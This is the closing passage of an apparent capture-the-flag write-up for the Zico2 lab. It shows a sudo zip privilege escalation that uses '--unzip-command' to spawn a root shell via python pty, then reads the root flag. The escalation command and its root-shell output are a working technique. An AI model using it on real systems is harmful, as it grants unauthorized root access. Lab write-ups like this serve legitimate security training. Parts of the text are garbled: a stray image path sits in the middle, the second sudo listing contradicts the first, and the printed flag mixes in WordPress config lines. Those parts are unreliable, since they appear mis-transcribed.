zico@zico:~$ sudo zip test.zip test -T --unzip-command="python -c 'import pty;pty.spawn("/bin/bash")'"

```



```

zico@zico:~$ id
uid=0(root) gid=0(root) groups=0(root)
zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host:
  env_reset, exempt_group=admin, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zico may run the following commands on this host:
  (root) NOPASSWD: /bin/tar
  (root) NOPASSWD: /usr/bin/zip
zico@zico:~$ touch test
zico@zico:~$ sudo zip test.zip test -T --unzip-command="python -c 'import pty;pty.spawn("/bin/bash")'"


```

Root is dancing!



## Flag

Go to “root” directory and find “flag.txt”.



```
root@zico: /root
File Edit View Search Terminal Help
zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host: !persistent_defaults, !env_reset, !exempt_group=admin, !secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
User zico may run the following commands on this host:
  (root) NOPASSWD: /bin/tar
  (root) NOPASSWD: /usr/bin/zip
zico@zico:~$ touch test
zico@zico:~$ sudo zip test.zip test -T --unzip-command="python -c 'import pty;pty.spawn(\"/bin/bash\")'"
adding: test (stored 0%)
root@zico:~$ id
uid=0(root) gid=0(root) groups=0(root)
root@zico:~$ cd /root
root@zico:/root$ ls
flag.txt
root@zico:/root$ cat flag.txt
#
# timer WP_DEBUG = false
#
# R0000T! All day editing! Happy blogging. :)
# You did it! Congratz!
# Absolute root in the WordPress directory. :)
# Hope you enjoyed! (H0 0 0)
# define('ABSPATH', dirname(__FILE__) . "/");
#
# Sets up WordPress vars and included files. :)
# define('ABSPATH', __DIR__ . "/");
root@zico:/root$
```

The game is over!

## Final Thought

Zico2 : 1 has real world vulnerability. It is not hard to do when you have sufficient information about the PhpLiteAdmin exploit.

**-- THE END --**